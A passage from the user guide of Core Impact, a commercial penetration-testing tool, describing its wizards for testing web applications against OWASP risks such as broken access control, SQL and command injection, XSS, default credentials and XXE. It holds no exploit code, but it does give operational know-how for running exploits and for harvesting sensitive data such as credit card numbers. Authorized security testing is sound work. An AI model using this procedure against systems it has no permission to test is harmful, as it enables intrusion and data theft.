Append '?wsdl' to every found URL: It is possible that a web application will use a SOAP-based web service but not have an explicit link to a .wsdl file within its pages. Select this option if you want Core Impact to automatically append any found link with the '?wsdl' extension. Keep in mind that this will double all of the requests made by Core Impact and will cause the Information Gathering step to run longer.

How method parameters values should be filled: Select an option for determining values that the target web service may request.

Complete with default values: For any functions provided by the web service, Core Impact will select the **single** most likely value to satisfy each function.

Complete with autogenerated data: For any functions provided by the web service, Core Impact will select **multiple** likely values for each function.

Define the authentication method for SOAP operations:

Use the same as for crawling web pages: Use this option if the SOAP operations will not require authentication, or if authentication is required but you have already entered it for use in Web Crawling.

Use SOAP WS-Security: Manually enter a Username and Password for Core Impact to use to satisfy the SOAP WS-Security.

NOTE:


Core Impact can detect SOAP-based or RESTful web services. Because SOAP-based web services always have a .wsdl file, these can be detected using Automatic or Interactive web crawling. RESTful web services employ no such definition file so, in order to detect RESTful web services, you must use [Interactive web crawling](#) so that Core Impact can try and detect JSON type calls in the web traffic.


5. Press the **Finish** button. The RPT will begin and you can monitor its progress in the Executed Modules pane.

WebApps Attack and Penetration


If the WebApps Information Gathering step identifies target pages and/or web services, the WebApps Attack and Penetration step can detect whether those pages will be vulnerable to a number of different attack types.

Use the following steps to begin the WebApps Attack and Penetration step:

1. Click **WebApps Attack and Penetration** in the RPT process panel. When the Wizard displays click the **Next** button.
2. On the **Target Selection** dialog, click the ellipsis () button to display a list of existing scenarios.




3. The **Select TARGET** dialog displays. Place a check next to each scenario that is to be tested for vulnerabilities. You can alternatively check individual pages within the scenario.




Click the **OK** button.

4. The **Target Selection** dialog of the wizard displays again with the selected scenario.



Click the **Next** button.

Available attacks are presented next on these two dialogs:



There are many options in the WebApps Attack and Penetration wizard and several combinations of attacks you can perform. For the sake of documenting the options,

we will provide instructions on each attack path individually, but please understand that these options can be combined to undertake a complex and comprehensive test. Core Impact is designed to make it easy for your organization to assess the OWASP Top 10 security risks for web applications (see <http://www.owasp.org> for details on OWASP). On the Risk Types dialogs of the Wizard, select any of the following options.

- [A01:2021 - Broken Access Control](#)
- [A02:2021 - Cryptographic Failures](#)
- [A03:2021 - Injection](#)
- [A05:2021 - Security Misconfiguration](#)
- [A06:2021 - Vulnerable and Outdated Components](#)
- [A07:2021 - Identification and Authentication Failures](#)
- [A08:2021 - Software and Data Integrity Failures](#)

5. Click **Next** to continue.
6. The final **Risk Types** dialog displays after selecting any attack.

WebApps Attack and Penetration Wizard

Risk Types (contd)
Select the OWASP Top 10 risk types that will be tested on web pages

Other:

- ☒ Look for PHP Remote or Local File Inclusion vulnerabilities
- ☒ Look for Unvalidated Redirects and Forwards
- ☒ Look for Sensitive Information in documents

NOTE: Analysis of sensitive data exposure in databases can be performed by running Local Information Gathering RPT on configured SQL Injection agents.

☐ Execute exploits for known vulnerabilities of checked risk types

< Back Next > Cancel

Select any of the **Other** items to add to the test.

Execute exploits for known vulnerabilities of checked risk types: - Check this option if you want Core Impact to attempt to execute exploits as a part of the test.

7. Click **Next** and continue to any selected attack(s) dialogs to review or configure their parameters.
8. At the end of all selected attacks and dialogs, click the **Finish** button and the WebApps Attack and Penetration step will commence. You will see module progress in the Executed Modules panel and specific output in the Module Log panel.

If the WebApps Attack and Penetration is successful, then WebApps Agents will appear under vulnerable pages in the Entity View. See [Interacting with WebApps Agents](#) for information about how to leverage the WebApps Agents. Additionally, if a vulnerability is found, it is assigned a Vulnerability ID which will allow Core Impact users to track reported vulnerabilities after testing. The Vulnerability ID will appear in the "Information" pane when the vulnerable web page is selected and also in the name of the agent that is deployed for the page.

NOTE:

You can extend Core Impact's functionality by writing your own custom modules. For more information about writing custom modules, please contact Customer Support (see [Contact Support](#)).


A1:2021 Broken Access Control

Below we document the steps to test the **OWASP A1:2021 Broken Access Control** security risk only. Use this test to:


- Search, follow and identify:
 - hidden pages
 - backup/old pages
 - robots.txt files
- Access admin, backup and old pages via authenticated and unauthenticated sessions
- Record multiple authentication profiles and identify pages having broken or lacking access control mechanisms.

Please note that you can combine tests and run more than one on a specific target or set of targets.

The output will be a delta report, showing how the access differs between the 2 user accounts. As is noted on the WebApps Attack and Penetration Wizard, the **A1 - Broken Access Control** risk is tested using the **Broken Access Control Analyzer** module.



1. To execute a test for **Broken Access Control**, open the **Modules** tab and make sure the **Web** entity database is active.
2. Navigate to or search for the **Broken Access Control Analyzer** module.



3. Double-click the module to start the wizard.
4. Enter the name of the baseline profile, or leave the default name, then click the **Next** button.

Broken Access Control Analyzer Wizard

Configure Baseline Profile
Configure profile with the highest privileges

To detect broken access control issues we need to first collect the pages that will be checked for access using accounts with less privileges.

In the baseline profile the analyzer will store the list of web resources to be tested and authentication information of the account that has access to them.

Profile name
Baseline

< Back Next > Cancel

5. Configure how Core Impact can log in to your web application. With the first option, Core Impact will allow you to log in to your web application but it will record your steps so that it can perform them automatically at a later stage. Click the **Next** button.

Broken Access Control Analyzer Wizard

Configure Baseline Profile
Configure how to obtain web resources to test

Select how to login in the web application and find web resources to test:

☒ Login interactively and capture login steps with record login
NOTE: Recording the login process allows the issues found by the analyzer to be tested again at a later stage through the Remediation Validation functionality.

☐ Login interactively using the web proxy

☐ Use existing scenario
Scenario

< Back Next > Cancel

6. When Core Impact is ready, it will instruct you to set up a proxy for your web browser and then log into your web application as a baseline user. Click the **Next** button.

Broken Access Control Analyzer Wizard

Configure Profile
Login with the profile

Configure your web browser to use 127.0.0.1:8080 as your default HTTP proxy to be able to capture login information.

Log in to the web application with the user account to be used to collect the pages in the baseline.

When you've completed login, press the Next button.

< Back Next > Cancel

7. Optionally Restrict captured pages by domain if you want place limits on where in the web application that Core Impact can go. Click the **Next** button.

Broken Access Control Analyzer Wizard

Configure Baseline Profile
Restrict domain of pages to be collected for baseline


In the next step, the wizard will collect the pages to be tested for broken access control through the Web Proxy. You can restrict the web resources to be collected to a specific domain.

☐ Restrict captured pages by domain


Domain

< Back Next > Cancel


8. Using the web browser and previously-defined proxy, navigate to your web application and log in using the baseline credentials. Click the **Next** button.



9. Core Impact will present you with a list of pages found. Select which one(s) you want to test for broken access control. Click the **Next** button.



10. Select the type of profiles to be tested - the profile's test will be compared to the baseline's. Click the **Next** button.



Broken Access Control Analyzer Wizard


Broken Access Control Test Configuration
Configure profiles to test

Choose the profiles that will be used to test access to the web resources in the baseline:

☒ Configure profiles with different privilege levels
☐ Test anonymous access

< Back Next > Cancel

11. Enter a **Profile Name** and then configure how to obtain a session for the profile. You can capture the session interactively - as was done for the Baseline - or you can import the session from an existing scenario. Click the **Next** button.



Broken Access Control Analyzer Wizard

Configure Profile
Define a profile to check for access to web application resources

The access profile will store session information to access the web application resources and the list of those that the account should have access to.

Profile name


Configure how to obtain a session for the profile:

☒ Capture session interactively (using method used for baseline)
☐ Import session from existing scenario


Scenario
 ...

< Back Next > Cancel


12. Just as was done with the Baseline, navigate to your web app and log in with the new Profile's credentials. Click the **Next** button.



13. Select the pages that you would like Core Impact to test as the Profile user. Click the **Next** button.



14. Click the **Finish** button to begin the tests.



If the WebApps Attack and Penetration is successful, then WebApps Agents will appear under vulnerable pages in the Entity View. See [Interacting with WebApps Agents](#) for information about how to leverage the WebApps Agents.

A2:2021 Cryptographic Failures

Below we document the steps to test the **OWASP A2:2021 Cryptographic Failures** security risk only. Use this test to:

- Identify unencrypted data upon successfully accessing a SQL database
- Identify exposed credit card numbers, social security numbers and email addresses
- Define custom searches for other types of sensitive data
- Flag weak encryption in HTTPS-secured sites

Please note that you can combine tests and run more than one on a specific target or set of targets.

1. On the **Risk Types** dialogs of the Wizard, select **A2 - Cryptographic Failures**.

WebApps Attack and Penetration Wizard

Risk Types
Select the OWASP Top 10 risk types that will be tested on web pages

☐ A1 - Broken Access Control
NOTE: Broken access control detection needs user interaction to obtain session cookies. It can be performed by running the Broken Access Control Analyzer module, which has a separate wizard to guide the test configuration.

☒ A2 - Cryptographic Failures
☒ Look for Weak SSL Ciphers

☐ A3 - Injection
☒ Look for SQL Injection vulnerabilities
☒ Look for OS Command Injection vulnerabilities
☒ Look for Cross Site Scripting (XSS) vulnerabilities

< Back Next > Cancel

Look for Weak SSL Ciphers: Check this option if you want Core Impact to look also for weak SSL ciphers in the target web pages.

2. Click **Next** until you are past the Risk Types selection. For the following steps **ONLY A2 - Cryptographic Failures** and its related options are selected.

If you selected **Look for Sensitive Information in documents**, this dialog displays to configure.

The screenshot shows a dialog box titled "WebApps Attack and Penetration Wizard" with a subtitle "Sensitive Information in Documents tests configuration". Below the subtitle is the instruction "Customize parameters for sensitive information in documents tests." The main area contains two sections. The first section, "Select which types of sensitive information should be searched for:", has two checked checkboxes: "Search for credit card numbers" and "Search for social security numbers". Below these is a text field labeled "Custom Search Pattern:". The second section, "Specify the type of search to perform in documents:", has two checkboxes: "Apply search filters inside Microsoft Office, OpenOffice and PDF documents." (which is checked) and "Save documents matching search filters." (which is unchecked). Below these is a text field labeled "Saved found documents location" followed by a browse button "...". At the bottom are three buttons: "< Back", "Next >" (highlighted in blue), and "Cancel".

You can instruct Core Impact to **Search for credit card numbers** or **Search for social security numbers** in any documents it finds.

Additionally, add a **Custom Search Pattern** to help Core Impact find specific data - enter an extended regular expression and that would be run across all the HTML pages that the wizard is targeting.

Check the **Apply search filters inside Microsoft Office, OpenOffice and PDF Documents** option if you want the test to search inside of documents that are linked from the HTML pages.

Check the **Save documents matching search filters** option if you want Core Impact to save any documents where it locates sensitive data. Then provide a path where the documents should be saved.

Press **Next** to continue.

3. The final dialog—**Session Management**—displays.

To configure a module to avoid testing pages that could terminate the session, use the ellipsis (...) button. By default, the Session arguments avoid list module will be enabled for this purpose. Click the Clear button if you do not want any module to perform this function.

- Click the **Finish** button to begin the test. If you had selected other Risk Types, click **Next** to make additional configurations.

If the WebApps Attack and Penetration is successful, then WebApps Agents will appear under vulnerable pages in the Entity View. See [Interacting with WebApps Agents](#) for information about how to leverage the WebApps Agents. Additionally, if a vulnerability is found, it is assigned a Vulnerability ID which will allow Core Impact users to track reported vulnerabilities after testing. The Vulnerability ID will appear in the "Information" pane when the vulnerable web page is selected and also in the name of the agent that is deployed for the page.

NOTE:

You can extend Core Impact's functionality by writing your own custom modules. For more information about writing custom modules, please contact Customer Support (see [Contact Support](#)).

A3:2021 Injection

Below we document the steps to test the **OWASP A3:2021 Injection** security risk only. Use this test to:

- Safely identify both traditional and blind SQL injection vulnerabilities
- Dynamically create and inject SQL queries in an attempt to access the database
- Interact with the compromised database

- Detect and exploit OS Command Injection weaknesses in web applications
- Reveal the implications of a breach by taking control of the web server

Please note that you can combine tests and run more than one on a specific target or set of targets.

1. On the **Risk Types** dialogs of the Wizard, select **A3 - Injection** and any extra options.

WebApps Attack and Penetration Wizard

Risk Types
Select the OWASP Top 10 risk types that will be tested on web pages

☐ A1 - Broken Access Control
NOTE: Broken access control detection needs user interaction to obtain session cookies. It can be performed by running the Broken Access Control Analyzer module, which has a separate wizard to guide the test configuration.

☐ A2 - Cryptographic Failures
☐ Look for Weak SSL Ciphers

☒ A3 - Injection
☒ Look for SQL Injection vulnerabilities
☒ Look for OS Command Injection vulnerabilities
☒ Look for Cross Site Scripting (XSS) vulnerabilities

< Back Next > Cancel

Set any of the three options:

- Look for SQL Injection vulnerabilities
 - Look for OS Command Injection Vulnerabilities
 - Look for Cross Site Scripting (XSS) Vulnerabilities
2. Click **Next** until you are past the Risk Types selection. For the following steps **ONLY A3 - Injection** and its related options are selected.
 3. On the **SQL Injection tests** dialog you select the following page parameters:
 - Request parameters
 - Request cookies

The screenshot shows a dialog box titled "WebApps Attack and Penetration Wizard" with a subtitle "SQL Injection tests configuration" and a further subtitle "Customize parameters for SQL Injection tests". The dialog contains three main sections: 1. "Select which web page's parameters to test for SQL Injection:" with two checkboxes, "Request parameters" (checked) and "Request cookies" (unchecked). 2. "Select depth of SQL Injection tests to be applied to web pages' input:" with a dropdown menu currently set to "FAST". 3. "To configure a custom error page detection to identify SQL Injection vulnerabilities, check the following option:" with a checkbox "Use custom error page detection" which is unchecked. At the bottom of the dialog are three buttons: "< Back", "Next >", and "Cancel".

The WebApps Attack and Penetration step can exert varying levels of testing on the web page's parameters. Select the depth of the test using the drop-down menu:

FAST: quickly runs the most common tests

NORMAL: runs the tests that are in the FAST plus some additional tests

FULL: runs all tests

If you know in advance how the target web application's error pages will appear - what text will be in the body or the header - check the **Use custom error page detection** check-box. You will further configure this feature in a subsequent step in the Wizard.

4. Press **Next** to continue.
5. On the **Custom error page detection configuration** dialog you can add one or more rules that Core Impact will check when it receives data from the web application. Each rule can apply to the header of the document or the data content. You then can define whether the header or data does or does not contain certain text strings. For example, if you know that the web application will produce error pages that contain in the page body the sentence "We're Sorry. An unknown error occurred while processing your request. Please try again", then you could create a custom error configuration as shown.

WebApps Attack and Penetration Wizard

Custom error page detection configuration
Define a set of rules to detect custom error pages

The following rules will be applied to every HTTP response to determine if it was triggered by an application error.

header	contains		Add
			Remove

Apply the above conditions only when the HTTP status code is:

	Add	
	Remove	

< Back Next > Cancel

If Core Impact identifies an error page, it will then evaluate whether it (or the conditions that produced the error page) are vulnerable to SQL Injection attacks.

Use the Apply the above conditions when the HTTP status code was: list to indicate that custom error rules should only be applied if Core Impact receives a specific HTTP status code with the page.

6. Press **Next** to continue.
7. On the **Cross Site Scripting (XSS)** dialog select the specific browser that you would like to target, or select Any to target all types.

WebApps Attack and Penetration Wizard

Cross-Site Scripting tests configuration
Customize parameters for Cross-Site Scripting tests

The analyzer can look for vulnerabilities that can be exploited in any supported browser, or only in a specific browser version.

Browser: Any

To include testing of POST parameters in the analysis, check the following option:

☒ Test POST parameters

To include testing of cookies and headers in the analysis, check the following option:

☒ Test cookies and headers

To include testing of persistent vulnerabilities, check the following option:

☒ Test for persistent vulnerabilities

NOTE: Testing POST parameters or persistent vulnerabilities may not be suitable to be used against a production web application since Core Impact may store test probes in it.

< Back Next > Cancel

If you selected **Look for Sensitive Information in documents**, this dialog displays to configure.

You can instruct Core Impact to **Search for credit card numbers** or **Search for social security numbers** in any documents it finds.

Additionally, add a **Custom Search Pattern** to help Core Impact find specific data - enter an extended regular expression and that would be run across all the HTML pages that the wizard is targeting.

Check the **Apply search filters inside Microsoft Office, OpenOffice and PDF Documents** option if you want the test to search inside of documents that are linked from the HTML pages.

Check the **Save documents matching search filters** option if you want Core Impact to save any documents where it locates sensitive data. Then provide a path where the documents should be saved.

Press **Next** to continue.

8. The final dialog—**Session Management**—displays.

To configure a module to avoid testing pages that could terminate the session, use the ellipsis (...) button. By default, the Session arguments avoid list module will be enabled for this purpose. Click the Clear button if you do not want any module to perform this function.

9. Click the **Finish** button to begin the test.

If the WebApps Attack and Penetration is successful, then WebApps Agents will appear under vulnerable pages in the Entity View. See [Interacting with WebApps Agents](#) for information about how to leverage the WebApps Agents. Additionally, if a vulnerability is found, it is assigned a Vulnerability ID which will allow Core Impact users to track reported vulnerabilities after testing. The Vulnerability ID will appear in the "Information" pane when the vulnerable web page is selected and also in the name of the agent that is deployed for the page.

NOTE:

You can extend Core Impact's functionality by writing your own custom modules. For more information about writing custom modules, please contact Customer Support (see [Contact Support](#)).

A5:2021 Security Misconfiguration

Below we document the steps to test the **OWASP A5:2021 Security Misconfiguration** security risk only. Use this test to:

- Identify WebDAV attacks
- Identify common/default credentials present

Please note that you can combine tests and run more than one on a specific target or set of targets.

1. On the **Risk Types** dialogs of the Wizard, select **A5 - Security Misconfiguration** and any extra options.

WebApps Attack and Penetration Wizard

Risk Types (contd)
Select the OWASP Top 10 risk types that will be tested on web pages

☒ **A5 - Security Misconfiguration**

- ☒ Look for known security misconfiguration issues
- ☒ Look for WebDAV vulnerabilities
- ☒ Look for default host credentials
- ☒ Look for XML External Entities

☐ **A6 - Vulnerable and Outdated Components**

☐ **A7 - Identification and Authentication Failures**

☐ **A8 - Software Data and Integrity Failures**

- ☒ Look for Insecure Deserialization vulnerabilities

NOTE: Execute exploits for known insecure deserialization vulnerabilities based on the web application fingerprint performed during the Information Gathering phase.

< Back Next > Cancel

Look for known security misconfiguration issues: ????

Look for WebDAV vulnerabilities: Check this option if you want the test to locate pages that have WebDAV vulnerabilities. If found, Core Impact will create a WebDAV agent which represents the knowledge of how to exploit a poorly configured web server.

Look for default host credentials: Check this option if you want the test to locate pages that use default usernames and passwords.

Look for XML External Entities: Identify XML External Entities vulnerabilities affecting different programming languages, libraries and methods such as Java 1.8+, Python, PHP 5, PHP 7 and ASP.

2. Click **Next** until you are past the Risk Types selection. For the following steps **ONLY A5 - Security Misconfiguration** and its related options are selected.

If you selected **Look for Sensitive Information in documents**, this dialog displays to configure.

The screenshot shows a dialog box titled "WebApps Attack and Penetration Wizard" with a subtitle "Sensitive Information in Documents tests configuration". Below the subtitle is a description: "Customize parameters for sensitive information in documents tests." The main content area has a light gray background and contains the following elements:

- A label: "Select which types of sensitive information should be searched for:"
- Two checked checkboxes:
 - ☒ Search for credit card numbers
 - ☒ Search for social security numbers
- A label: "Custom Search Pattern:"
